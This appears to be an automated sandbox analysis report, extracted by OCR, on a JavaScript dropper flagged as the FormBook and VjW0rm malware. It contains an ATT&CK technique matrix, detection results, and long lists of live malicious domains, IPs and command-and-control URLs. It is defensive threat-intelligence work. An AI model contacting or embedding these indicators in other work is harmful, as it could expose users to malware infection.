
Yara detected FormBook

Yara detected VjW0rm

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Windows Management Instrumentation	1 2 1 Registry Run Keys / Startup Folder	4 1 2 Process Injection	4 3 Scripting	1 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 3 Scripting	Boot or Logon Initialization Scripts	1 2 1 Registry Run Keys / Startup Folder	3 Obfuscated Files or Information	LSASS Memory	1 3 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	3 Software Packing	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	3 4 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Data Encoding	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Virtualization/Sandbox Evasion	LSA Secrets	2 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	4 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 1 2 Process Injection	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CIQ-PO162667.js	25%	Virustotal		Browse
CIQ-PO162667.js	22%	ReversingLabs	Script-JS.Trojan.Cryxos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	100%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\user\AppData\Local\Temp\bin.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\bin.exe	100%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
40.0.5hol_r7nkdhp.exe.c50000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.bin.exe.b0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
40.0.5hol_r7nkdhp.exe.c50000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.bin.exe.b0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
40.0.5hol_r7nkdhp.exe.c50000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
40.0.5hol_r7nkdhp.exe.c50000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
rasheedabossmoves.com	8%	Virustotal		Browse
dilshadkhan.duia.ro	3%	Virustotal		Browse
sekolahkejepang.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://dilshadkhan.duia.ro:6670/Vredir=C:	100%	Avira URL Cloud	malware	
http://www.ratebill.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreMjo	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZXBsYWNlrr	100%	Avira URL Cloud	malware	
http://www.liveafunday.xyz/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=z2yIa7cx1SROgCPUWMRj7QFmCzRewXUzLnClNkjkn7TUjkjwrW0kK9KMlL9EtH2oI1i9	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre1dG	100%	Avira URL Cloud	malware	
http://www.o7oiwlp.xyz/np8s/?c2MH6DeP=Wi2RbeLHGdcMG/4zbWZrHjxVNTurLVF13zSFjScR2hfe23jELpoygCvTVMXCwbd5YdLw&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	phishing	
http://www.o7oiwlp.xyz	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VreIER=Intel64	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre?9	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrenter2oft6	100%	Avira URL Cloud	malware	
http://www.interlink-travel.com/np8s/?c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrerwl	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreo	100%	Avira URL Cloud	malware	
http://www.heavymettlelawyers.com/np8s/?c2MH6DeP=sGHpREHB6zr3UC4aQViiUpNRv9hYNnMtmn0rCl8QdyZ+urDz6JFWhhwh7EVf+dC28syJ&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreDENTIFIER=Intel64	100%	Avira URL Cloud	malware	
www.gafcbooster.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	100%	Avira URL Cloud	malware	
http://www.kishanshree.com/np8s/?c2MH6DeP=vlrq3lq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&hFQL=JXUhrvXxUhF4	0%	Avira URL Cloud	safe	
http://www.rasheedabossmoves.com/np8s/	100%	Avira URL Cloud	malware	
http://www.interlink-travel.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre$_&	100%	Avira URL Cloud	malware	
http://www.topings33.com/np8s/?c2MH6DeP=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	malware	
http://www.liveafunday.xyz/np8s/?c2MH6DeP=z2yIa7cx1SROgCPUWMRj7QFmCzRewXUzLnClNkjkn7TUjkjwrW0kK9KMlL9EtH2oI1i9&hFQL=JXUhrvXxUhF4	0%	Avira URL Cloud	safe	
http://www.2264a.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre783C6-CB41-11D1-8B02-00600806D9B6	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZ	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://www.brandpay.xyz/np8s/?c2MH6DeP=hgAcLcCQcJ9fw2P/Tuk0sK1oy/IuL6u1zsG1wPPsT2rq6CikgixxXMntvJFJ21PsUjiZ&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	phishing	
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre2a	100%	Avira URL Cloud	malware	
http://www.rasheedabossmoves.com/np8s/?c2MH6DeP=pvCvVC1srqMzTu3vjZ/Pi4S7puQ7WYlroZs2vwEH9SE4BkgUF4SEMyF7QpXUX37idvZ6&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZigpIHsNrr	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro/sers	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreE-8C82-00AA004BA90B	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreN	100%	Avira URL Cloud	malware	
http://www.siberup.xyz/np8s/?c2MH6DeP=cDXfWuCokJFrdCwhVntnDB+RdogU7uBP5U/Sv42Lexzi+FyRpCsvSOHB1ClRHn4SxuGj&hFQL=JXUhrvXxUhF4	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre._8	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreYXIgaXQg	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreoftows	100%	Avira URL Cloud	malware	
http://www.2264a.com/np8s/?c2MH6DeP=SaZV+ETfGqRGg8UpLQ9gT5lpaRa7t1Wyj9mLK06zGilC1KjP8kiErJAXediVB/P9DJGG&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreM	100%	Avira URL Cloud	malware	
http://www.brawlhallacodestore.com/np8s/?c2MH6DeP=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	malware	
http://www.topings33.com/np8s/	100%	Avira URL Cloud	malware	
http://schemas.microsoft.co	0%	URL Reputation	safe	
http://dilshadkhan.duia.ro:6670/VreI	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrePSAiQ2wi	100%	Avira URL Cloud	malware	
http://www.liveafunday.xyz/np8s/	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VreA2	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrelderViewDual2WWW	100%	Avira URL Cloud	malware	
http://www.siberup.xyz/np8s/	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VreMrf_	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre7	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreMTf	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreV2	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZ6	100%	Avira URL Cloud	malware	
http://www.ratebill.com/np8s/?c2MH6DeP=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkCDKr1q9/u4Y&hFQL=JXUhrvXxUhF4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre.duia.ro:6670/Vre	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/)	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre0	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrenter2	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre((	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre_ndefender://%ProgramFiles%	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre-	100%	Avira URL Cloud	malware	
http://www.kishanshree.com/np8s/	0%	Avira URL Cloud	safe	
http://www.o7oiwlp.xyz/np8s/	100%	Avira URL Cloud	phishing	
http://https://www.interlink-travel.com/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZlWxoHxK/fTzbXBC7	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre$	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrerd	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreoKo	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreQa	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreEa	100%	Avira URL Cloud	malware	
http://www.heavymettlelawyers.com/np8s/	100%	Avira URL Cloud	malware	
http://www.interlink-travel.com/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZlWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://dilshadkhan.duia.ro/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreoH	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrex.	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre02-00600806D9B6	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre%(	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrec&	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vres2	100%	Avira URL Cloud	malware	
http://www.o7oiwlp.xyz/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=Wi2RbeLHGdcMG/4zbWZrHjxVNTurLVF13zSFjScR2hfe23jELpoygCvTVMXCwbd5YdLw	100%	Avira URL Cloud	phishing	
http://dilshadkhan.duia.ro:6670/VreZigpIHsN	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.ratebill.com	137.220.133.198	true	true		unknown
rasheedabossmoves.com	160.153.136.3	true	true	• 8%, Virustotal, Browse	unknown
dilshadkhan.duia.ro	91.193.75.133	true	true	• 3%, Virustotal, Browse	unknown
sekolahkejepang.com	103.247.11.212	true	true	• 1%, Virustotal, Browse	unknown
www.topings33.com	162.0.230.89	true	true		unknown
natroredirect.natrocdn.com	85.159.66.93	true	true		unknown
shop.freewebstore.org	52.17.85.125	true	false		high
www.interlink-travel.com	154.220.100.142	true	true		unknown
www.2264a.com	104.21.4.45	true	true		unknown
heavymettlelawyers.com	34.102.136.180	true	false		unknown
www.salondutaxi.com	188.114.96.3	true	true		unknown
liveafunday.xyz	172.96.186.204	true	true		unknown
www.screeshot.com	185.53.179.170	true	false		unknown
kishanshree.com	132.148.165.111	true	true		unknown
www.o7oiwlp.xyz	134.122.201.217	true	true		unknown
www.brandpay.xyz	3.64.163.50	true	true		unknown
www.shcylzc.com	23.82.37.10	true	false		unknown
www.kishanshree.com	unknown	unknown	true		unknown
www.rasheedabossmoves.com	unknown	unknown	true		unknown
www.jdhwh2nbiw234.com	unknown	unknown	true		unknown
www.sekolahkejepang.com	unknown	unknown	true		unknown
www.siberup.xyz	unknown	unknown	true		unknown
www.brawlhallacodestore.com	unknown	unknown	true		unknown
www.heavymettlelawyers.com	unknown	unknown	true		unknown
www.gafcbooster.com	unknown	unknown	true		unknown
www.liveafunday.xyz	unknown	unknown	true		unknown
www.thepowerofanopenquestion.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ratebill.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.liveafunday.xyz/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=z2yIa7cx1SROgCPUWMRj7QFmCzRewXUzLnClNkjkn7TUjkjwrW0kK9KMlL9EtH2oI1i9	true	• Avira URL Cloud: safe	unknown
http://www.o7oiwlp.xyz/np8s/?c2MH6DeP=Wi2RbeLHGdcMG/4zbWZrHjxVNTurLVF13zSFjScR2hfe23jELpoygCvTVMXCwbd5YdLw&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: phishing	unknown
http://www.interlink-travel.com/np8s/?c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.heavymettlelawyers.com/np8s/?c2MH6DeP=sGHpREHB6zr3UC4aQViiUpNRv9hYNnMtmn0rCl8QdyZ+urDz6JFWhhwh7EVf+dC28syJ&hFQL=JXUhrvXxUhF4	false	• Avira URL Cloud: malware	unknown
www.gafcbooster.com/np8s/	true	• Avira URL Cloud: malware	low
http://www.kishanshree.com/np8s/?c2MH6DeP=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: safe	unknown
http://www.rasheedabossmoves.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.interlink-travel.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.topings33.com/np8s/?c2MH6DeP=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: malware	unknown
http://www.liveafunday.xyz/np8s/?c2MH6DeP=z2yIa7cx1SROgCPUWMRj7QFmCzRewXUzLnClNkjkn7TUjkjwrW0kK9KMlL9EtH2oI1i9&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: safe	unknown
http://www.2264a.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.brandpay.xyz/np8s/?c2MH6DeP=hgAcLcCQcJ9fw2P/Tuk0sK1oy/IuL6u1zsG1wPPsT2rq6CikgixxXMntvJFJ21PsUjiZ&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: phishing	unknown
http://www.rasheedabossmoves.com/np8s/?c2MH6DeP=pvCvVC1srqMzTu3vjZ/Pi4S7puQ7WYlroZs2vwEH9SE4BkgUF4SEMyF7QpXUX37idvZ6&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: malware	unknown
http://www.siberup.xyz/np8s/?c2MH6DeP=cDXfWuCokJFrdCwhVntnDB+RdogU7uBP5U/Sv42Lexzi+FyRpCsvSOHB1ClRHn4SxuGj&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: safe	unknown
http://www.2264a.com/np8s/?c2MH6DeP=SaZV+ETfGqRGg8UpLQ9gT5lpaRa7t1Wyj9mLK06zGilC1KjP8kiErJAXediVB/P9DJGG&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: malware	unknown
http://www.brawlhallacodestore.com/np8s/?c2MH6DeP=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: malware	unknown
http://www.topings33.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.liveafunday.xyz/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.siberup.xyz/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.ratebill.com/np8s/?c2MH6DeP=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkCDKr1q9/u4Y&hFQL=JXUhrvXxUhF4	true	• Avira URL Cloud: malware	unknown
http://www.kishanshree.com/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.o7oiwlp.xyz/np8s/	true	• Avira URL Cloud: phishing	unknown
http://www.heavymettlelawyers.com/np8s/	false	• Avira URL Cloud: malware	unknown
http://www.interlink-travel.com/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG	true	• Avira URL Cloud: malware	unknown
http://www.o7oiwlp.xyz/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=Wi2RbeLHGdcMG/4zbWZrHjxVNTurLVF13zSFjScR2hfe23jELpoygCvTVMXCwbd5YdLw	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vredir=C:	wscript.exe, 00000001.00000003.384485036.000001B74541E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384967035.000001B745438000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreMjo	wscript.exe, 0000000F.00000002.804264808.0000023E30F15000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZXBsYWNlrr	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre1dG	wscript.exe, 00000006.00000002.787307667.000001A54611E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.o7oiwlp.xyz	cmmon32.exe, 00000012.00000002.837908530.0000000005BFB000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dilshadkhan.duia.ro:6670/VreIER=Intel64	wscript.exe, 00000006.00000003.436368850.000001A547FEF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre?9	wscript.exe, 0000000C.00000003.456284236.0000010D38441000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrenter2oft6	wscript.exe, 0000000C.00000002.799462457.0000010D383C0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
